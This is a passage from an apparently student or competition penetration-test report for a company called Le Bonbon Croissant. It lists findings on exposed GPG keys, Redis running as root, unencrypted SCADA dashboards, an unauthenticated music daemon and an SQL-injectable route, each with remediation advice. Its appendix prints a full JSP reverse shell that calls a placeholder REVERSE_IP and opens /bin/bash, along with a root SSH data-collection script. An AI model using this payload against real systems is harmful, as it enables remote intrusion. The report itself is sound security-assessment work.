srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.browser
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.extra
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.ssh
-rw------- 1 root root  104 Jan  7 02:52 gpg.conf
drwx------ 2 root root 4.0K Jan  7 02:52 openpgp-revocs.d
drwx------ 2 root root 4.0K Jan  7 02:52 private-keys-v1.d
-rw-r--r-- 1 root root 2.0K Jan  7 02:52 pubring.kbx
-rw------- 1 root root   32 Jan  7 02:52 pubring.kbx~
-rw------- 1 root root 1.3K Jan  7 02:52 trustdb.gpg
root@scrumdiddlyumptious:~#
```

```
root@whatchamacallit:~# ls -lah .gnupg
total 32K
drwx------ 4 root root 4.0K Jan  7 02:52 .
drwx------ 7 root root 4.0K Jan  7 12:22 ..
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.browser
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.extra
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.ssh
-rw------- 1 root root  104 Jan  7 02:52 gpg.conf
drwx------ 2 root root 4.0K Jan  7 02:52 openpgp-revocs.d
drwx------ 2 root root 4.0K Jan  7 02:52 private-keys-v1.d
-rw-r--r-- 1 root root 2.0K Jan  7 02:52 pubring.kbx
-rw------- 1 root root   32 Jan  7 02:52 pubring.kbx~
-rw------- 1 root root 1.3K Jan  7 02:52 trustdb.gpg
root@whatchamacallit:~#
```

Figures 51-53: Directory access to /root/.gnupg on hosts goldenticket (10.0.17.11), scrumdiddlyumptious (10.0.17.12), and whatchamacallit (10.0.17.13).

Remediation Recommendations:

- Encrypt all private keys (including these two GPG keys) with a unique, randomly-generated password.
- Wherever possible, do not store GPG keys on production servers.
- Revoke potentially compromised GPG keys and issue new ones.

M.5 - Redis Application run with root permissions

Affected Service/Host: 10.0.17.15 (bucket) — redis on port 6379

Comprehensive Risk Index (CRI):
Medium (4.2)

Vulnerability Severity: Medium

Likelihood (Ease of Exploitation & Exposure): Low

Business Impact: Medium

Effort to Fix: Medium

Compliance Risk: Medium

Description: Redis service running with root permissions on "bucket" (10.0.17.15).

Business Impact: Medium. This service's permission could assist an attacker trying to escalate privileges on the server "bucket" (10.0.17.15).

Exploitation Details:
When analyzing the server "bucket" (10.0.17.15), [redacted] found that Redis was running under root permissions. [redacted] was able to verify process permissions with the command `ps -u`.

```
root@bucket:~# ps -e | grep -i 'redis'
 9770 ?        00:03:03 redis-server
root@bucket:~# ps -u | grep -i 'redis'
root      4414  0.0  0.0  14860  1100 pts/3    S+   17:26   0:00 grep --color=auto -i redis
root@bucket:~# ls -lah /etc/redis/
total 68K
drwxr-xr-x  2 root  root  4.0K Jan  7 02:50 .
drwxr-xr-x 92 root  root  4.0K Jan  8 11:43 ..
-rw-r-----  1 redis redis  57K Jan  7 02:50 redis.conf
root@bucket:~#
```

Figure #54: ps -e output showing root ownership of Redis process

Remediation Recommendations:

- Restrict permissions for services like Redis to reduce the potential for privilege escalation.

Low Risk

L.1 - HTTPS not implemented in ScadaBR dashboard

Affected Service/Host: 10.0.17.50 (crunch) — ScadaBR on port 9090

Comprehensive Risk Index (CRI) :Medium (4.9)


Vulnerability Severity: Low

Likelihood (Ease of Exploitation & Exposure): Low

Business Impact: Low

Effort to Fix: Medium

Compliance Risk: Low



Description: The ScadaBR dashboard is served over HTTP rather than using HTTPS for integrity, verifiability, and confidentiality in network communications.

Business Impact: Low. Though ScadaBR is only intended for internal service operators, it is a business-critical service. HTTPS is a vital protection against man-in-the-middle attacks which an attacker can use to intercept communications intended for the ScadaBR PLC controller.

Exploitation Details:

While connecting to the ScadaBR web interface, [redacted] observed that the service was connected over HTTP rather than HTTPS.




Figure #55: Insecure HTTP connection to ScadaBR.

Remediation Recommendations:

Use HTTPS with a trusted TLS certificate to encrypt and sign connections to the ScadaBR web interface.

L.2 - Music Player Daemon exposed without authentication

Affected Service/Host: 10.0.17.87 (rockbox) — MPD on port 6600

Comprehensive Risk Index (CRI): Low (3.0)


Vulnerability Severity: Low

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: Low

Effort to Fix: Low

Compliance Risk: Low



Description: The Music Player Daemon is accessible without unauthorization, allowing network visitors to fully access, modify, and exfiltrate database records.

Business Impact: Low. The malicious removal or modification of company music can result in negative changes to company culture, something that LBC has indicated is very important for them to protect.

Regulatory: The unauthorized distribution of music from LBC systems in the United States could implicate the Digital Millennium Copyright Act (DMCA), opening LBC to the possibility of legal penalties like fines and (likely non-severe) legal action. Internet service providers may also restrict or cut relationships to customers who facilitate music piracy.

Exploitation Details:

By connecting to host 10.0.17.87 on port 6600, [redacted] were able to directly interact with the unauthenticated service Music Player Daemon. Port 6600 was exposed to any client on the local subnet 10.0.17.0/24, see *Figure #56.*

```
root@rockbox:~# ss -punta
Netid  State      Recv-Q  Send-Q     Local Address:Port     Peer Address:Port   Process
udp    UNCONN     0       0          127.0.0.53%lo:53            0.0.0.0:*       users:(("systemd-resolve",pid=1371,fd=12))
udp    UNCONN     0       0        10.0.17.87%eth0:68            0.0.0.0:*       users:(("systemd-network",pid=1366,fd=17))
tcp    LISTEN     0       5              0.0.0.0:6600            0.0.0.0:*       users:(("mpd",pid=14163,fd=10))
tcp    LISTEN     0       80           127.0.0.1:3306            0.0.0.0:*       users:(("mysqld",pid=11111,fd=21))
tcp    LISTEN     0       511            0.0.0.0:80              0.0.0.0:*       users:(("nginx",pid=14134,fd=6),("nginx",pid=14130,fd=6))
tcp    LISTEN     0       4096       127.0.0.53%lo:53            0.0.0.0:*       users:(("systemd-resolve",pid=1371,fd=13))
tcp    LISTEN     0       128            0.0.0.0:22              0.0.0.0:*       users:(("sshd",pid=1394,fd=3))
tcp    LISTEN     0       128          127.0.0.1:8889            0.0.0.0:*       users:(("streamfwd",pid=15196,fd=13))
tcp    LISTEN     0       128            0.0.0.0:8089            0.0.0.0:*       users:(("splunkd",pid=14417,fd=4))
tcp    TIME-WAIT  0       0           10.0.17.87:32840   129.21.249.4:9997
tcp    ESTAB      0       0           10.0.17.87:58772   23.20.173.30:50051   users:(("laforge.bin",pid=1238,fd=7))
tcp    ESTAB      0       0           10.0.17.87:22      10.0.254.203:42436   users:(("sshd",pid=578078,fd=4))
tcp    TIME-WAIT  0       0           10.0.17.87:35206   129.21.249.3:9997
tcp    TIME-WAIT  0       0           10.0.17.87:38218   129.21.249.5:8089
tcp    ESTAB      0       0           10.0.17.87:22      10.0.254.206:44262   users:(("sshd",pid=581352,fd=4),("sshd",pid=581351,fd=4))
tcp    ESTAB      0       0           10.0.17.87:35210   129.21.249.3:9997    users:(("splunkd",pid=14417,fd=49))
tcp    LISTEN     0       511                [::]:80                 [::]:*       users:(("nginx",pid=14134,fd=7),("nginx",pid=14130,fd=7))
tcp    LISTEN     0       128                [::]:22                 [::]:*       users:(("sshd",pid=1394,fd=4))
```

Figure #57: netstat `ss` output on "rockbox" (10.0.17.87).

[redacted] was able install the mpd client `mpc` to view the music and playlists on the daemon, and modify playlists in the same manner as they had in their October 2021 engagement, see *Figure #58.*

Figure #58: [redacted] interacting with Music Player Daemon during October 2021 engagement with LBC.

Remediation Recommendations:

- According to MPD's documentation,[23] they do not securely implement authentication. As such, LBC should, if possible, entirely remove network access to MPD, or remove MPD from their network entirely. MPD can be configured to prohibit network access and only allow local machine access. There is also music player software which does not expose network control, which LBC can use in lieu of MPD if network control is not necessary.

[23] https://mpd.readthedocs.io/en/latest/user.html#permissions-and-passwords

L.3 - SQL Injection for "delete" endpoint on Jawbreaker web application

Affected Service/Host: 10.0.17.10 (eggdicator) — Jawbreaker (TCP port 80)

Comprehensive Risk Index (CRI): Low (3.0)


Vulnerability Severity: Low

Likelihood (Ease of Exploitation & Exposure): Low

Business Impact: Medium

Effort to Fix: Low

Compliance Risk: Low



Description: The web application Jawbreaker is vulnerable to a SQL injection attack in which a malicious actor can insert an arbitrary SQL command in an argument to the method `DELETE` on the endpoint `/payment_method`.

Business Impact: High. A malicious actor can use this SQL injection attack to both delete payment data from the database and execute arbitrary code on the server hosting the application.

Exploitation Details:

After reviewing the source code of the Jawbreaker web application, [redacted] found an unsafe SQL query in the route `/payment method`. An attacker can fill in the `id` field with SQL code to delete arbitrary values from the database. An attacker can also insert a semicolon and execute another SQL query following the DELETE query.

```
code.py +
1   @api.route('/payment_method', methods=['DELETE'])
1 def remove_payment_method():
2     args = request.args
3     if args['id'] is None:
4         return "id required", 400
5     delete_payment_methods_query = f"DELETE * from billing.payment_methods WHERE id = {args['id']}"
6     res = query_db(delete_payment_methods_query, 'delete')
7     return jsonify(res)
```

Figure #59: SQL-injectable route and method in Jawbreaker source code. See line 6 for vulnerable query.

Due to a misconfiguration in the SQL query, this endpoint can not properly communicate with the SQL database and therefore can not be attacked via SQL injection.

Remediation Recommendations:

- Use parameterized queries to safely parse SQL statements.

Informational

I.1 - AWS Metadata Service Access

Affected Service/Host: 10.0.17.10 confirmed, and likely all hosts.

Comprehensive Risk Index (CRI): Informational (0.0)

Vulnerability Severity: Informational

Likelihood (Ease of Exploitation & Exposure): Medium


Business Impact: High

Effort to Fix: Low

Compliance Risk: Low

Description: The AWS metadata service is an HTTP endpoint accessible from inside, which may contain secrets that can be used to elevate privileges in the cloud environment.

Business Impact: Low. This allows bypassing network segmentation by allowing attackers to execute requests from inside the network. This includes the ability to bypass AWS Cloud IAM permission configurations that can be used to for example only allow network access to a certain server from inside an AWS security group.



More images unavailable because this attack vector, due to scoping requests, was not fully exploited.

Regulatory: This feature is a documented aspect of AWS, but still poses business implications that must be understood for a strong security posture. It should be mitigated or disabled as much as possible, so that it does not enable attacks that violate regulations or, worse, impact food safety.

Exploitation Details:

[redacted] recognized clues on the server that it is running on AWS. For example, the AWS SMM Agent was active on some machines. Next, before invasively probing for cloud platform misconfigurations and vulnerabilities, [redacted] requested access from the LBC SOC. [redacted] was told the AWS Metadata Service was out of scope.

A mistake in AWS configuration that permits access to the metadata endpoint may result in complete takeover by an attacker.

Remediation Recommendations:

- Turn off access to instance metadata for all instances from AWS Console or AWS CLI
- Employ cloud security controls and, where such controls may not be usable, mitigate the impact of exposed endpoints like this.

Open Source Intelligence (OSINT) Discoveries

Q1 - Exposed Swagger YAML file reveals API endpoints

Comprehensive Risk Index (CRI): Informational (0.0)

Description: Over the course of open source intelligence (OSINT) investigation, [redacted] observed that an LBC employee inadvertently leaked a Swagger file containing API documentation for the whatchamacallit server (10.0.17.13). Although the post containing the file was later edited to remove sensitive information, the revision history still contains the complete Swagger file.

Business Impact: An attacker can leverage this to gain information externally about internal LBC networks and knowledge of which servers and endpoints to target within the LBC network.

Regulatory: A comprehensive information security policy like PCI requires, instituting a bottom-up cybersecurity culture, would teach employees about the necessity of operational security (OPSEC). This could save LBC significant time and resources in the future by preventing breaches left of boom.

Exploitation Details:
Visit https://stackoverflow.com/questions/69502434/swagger-file-security-scheme-defined-but-not-in-use. **Observe that a LBC employee uploaded the Swagger file documenting the ERP host at** 10.0.17.13. Further, viewing the revision history at https://stackoverflow.com/posts/69502434/revisions **shows the full Swagger file for the host,** including API endpoints that expose sensitive information. This Swagger file describes the HTTP API on the host "whatchamacallit" (10.0.17.13).

Remediation Recommendations:

- Delete the Stack Overflow post and instruct employees not to post sensitive internal information online.

Conclusion

In conclusion, Le Bonbon Croissant is poised to surmount its competitive hurdles. It does face sizable challenges, especially regarding compliance and cybersecurity risk. For example, a cybersecurity incident impacting food safety could drastically degrade LBC's reputation, prompt fines, and ultimately incur financial losses. Resolving these risks and making cybersecurity a competitive advantage will demand committed investments.

However, by commissioning this engagement, LBC has demonstrated its commitment to security leadership. Its transformational customer experience ambitions are ripe to reap the rewards of an AI-enabled age, where data-driven insights drive customer delight. [redacted] is resolutely committed to working alongside LBC until it achieves its culinary potential: of excellence at scale in every interaction. It is our privilege to serve LBC, and we are eager to have the opportunity to cement our partnership in the near future.

Appendix


Strong Security Practice How-Tos

- Generating strong passwords: https://blog.avast.com/strong-password-ideas
- Implementing 2-Factor Authentication: https://auth0.com/learn/two-factor-authentication/
- Introducing network segmentation: https://www.cyber.gov.au/acsc/view-all-content/publications/implementing-network-segmentation-and-segregation
- Automated network vulnerability scanning: https://www.breachlock.com/top-5-open-source-tools-for-network-vulnerability-scanning/
- Creating a vulnerability disclosure program: https://cyber.dhs.gov/bod/20-01/vdp-template/
- Performing a code security audit: https://www.codementor.io/learn-programming/performing-security-audit-for-your-code-the-basics

Assessment Artifacts

Host	Type	Details
10.0.17.14	apt package	net-tools installed
10.0.17.15	apt package	binutils

Subnet Nmap Scans



Toolset

- Cover page fractal rendered with p5.js: https://editor.p5js.org, https://betterprogramming.pub/learning-p5-js-by-making-fractals-cbdcac5c651e
- Network map created with Diagrams.net: https://www.diagrams.net
- Nmap: https://nmap.org
- Burp Suite Community Edition: https://portswigger.net
- Amass: https://github.com/OWASP/Amass
- CrackMapExec: https://github.com/byt3bl33d3r/CrackMapExec
- GoBuster: https://github.com/OJ/gobuster
- Dirbuster: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
- ffuf: https://github.com/ffuf/ffuf
- Hashcat: https://hashcat.net/hashcat
- Hydra: https://github.com/vanhauser-thc/thc-hydra
- JohnTheRipper: https://www.openwall.com/john
- Metasploit: https://www.metasploit.com
- Cewl: https://github.com/digininja/CeWL
- Wfuzz: https://github.com/xmendez/wfuzz
- nbtscan: http://www.unixwiz.net/tools/nbtscan.html
- arping: https://man7.org/linux/man-pages/man8/arping.8.html
- arp-scan: https://linux.die.net/man/1/arp-scan

ScadaBR .jsp Reverse Shell Payload

```
<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

<%
class StreamConnector extends Thread
{
InputStream is;
OutputStream os;

StreamConnector( InputStream is, OutputStream os )
{
this.is = is;
this.os = os;
}

public void run()
{
BufferedReader in = null;
BufferedWriter out = null;
try
{
in = new BufferedReader( new InputStreamReader( this.is ) );
out = new BufferedWriter( new OutputStreamWriter( this.os ) );
char buffer[] = new char[8192];
int length;
while( ( length = in.read( buffer, 0, buffer.length ) ) > 0 )
{
out.write( buffer, 0, length );
out.flush();
}
}
catch( Exception e ){}
try
{
if( in != null )
in.close();
if( out != null )
out.close();
}
catch( Exception e ){}
}
}

try
{
Socket
socket = new Socket( "REVERSE_IP", 9999 );
Process process = Runtime.getRuntime().exec( "/bin/bash" );
( new StreamConnector( process.getInputStream(), socket.getOutputStream() ) ).start();
( new StreamConnector( socket.getInputStream(), process.getOutputStream() ) ).start();
}
catch( Exception e ) {}
%>
```

Code used to automate data collection on hosts via SSH

```
import paramiko

HOSTS = \
        [
                ("10.0.17.10", 22),
                ("10.0.17.11", 22),
                ("10.0.17.12", 22),
                ("10.0.17.13", 22),
                ("10.0.17.14", 22),
                ("10.0.17.15", 22),
                ("10.0.17.16", 22),
                ("10.1.17.20", 22),
                ("10.0.17.87", 22)
        ]

# HOSTS = [("10.0.17.15", 22)]

TIMEOUT = 5



def runme_on_each_host(sshconn, host):
        """this function is called per host. returns strings of dump"""
        all_data = ""

        cmd = "uname -a"
        stdin, stdout, stderr = sshconn.exec_command(cmd, timeout=TIMEOUT)
        all_data += f"command:{cmd}" + \
                                "\nstdout:\n" + "".join(stdout.readlines()) + \
                                "\nstderr:\n" + "".join(stderr.readlines()) +"\n\n"

        cmd = "ifconfig -a"
        stdin, stdout, stderr = sshconn.exec_command(cmd, timeout=TIMEOUT)
        all_data += f"command:{cmd}" + \
                                "\nstdout:\n" + "".join(stdout.readlines()) + \
                                "\nstderr:\n" + "".join(stderr.readlines()) +"\n\n"

        cmd = "ss -nptu"
        stdin, stdout, stderr = sshconn.exec_command(cmd, timeout=TIMEOUT)
        all_data += f"command:{cmd}" + \
                                "\nstdout:\n" + "".join(stdout.readlines()) + \
                                "\nstderr:\n" + "".join(stderr.readlines()) +"\n\n"

        cmd = "ss -nptul"
        stdin, stdout, stderr = sshconn.exec_command(cmd, timeout=TIMEOUT)
        all_data += f"command:{cmd}" + \
                                "\nstdout:\n" + "".join(stdout.readlines()) + \
                                "\nstderr:\n" + "".join(stderr.readlines()) +"\n\n"

        return all_data

def get_ssh_credentials(host):
        return ("root", "PUT PASSWORD HERE")

def exec_on_all_hosts(hosts):
        all_host_data = []
        for host, port in hosts:
                print(f" attempting connection to {host}:{port}")
```

```
                uname, passwd = get_ssh_credentials(host)
                try:
                        sshconn = paramiko.SSHClient()
                        sshconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                        sshconn.connect(host, port, uname, passwd)

                        host_data = runme_on_each_host(sshconn, host)
                        all_host_data.append((host, host_data))

                        sshconn.close()


                except Exception as e:
                        print(f"exception {e}. continuing.")
                print(f" done connecting to {host}:{port}")


        print(" host data:")
        for host, data in all_host_data:
                print(f"host: {host}\ndata:\n")
                print(data)

def main():
        print(" starting")
        exec_on_all_hosts(HOSTS)
        print(" done")

if __name__ == '__main__':
        main()
```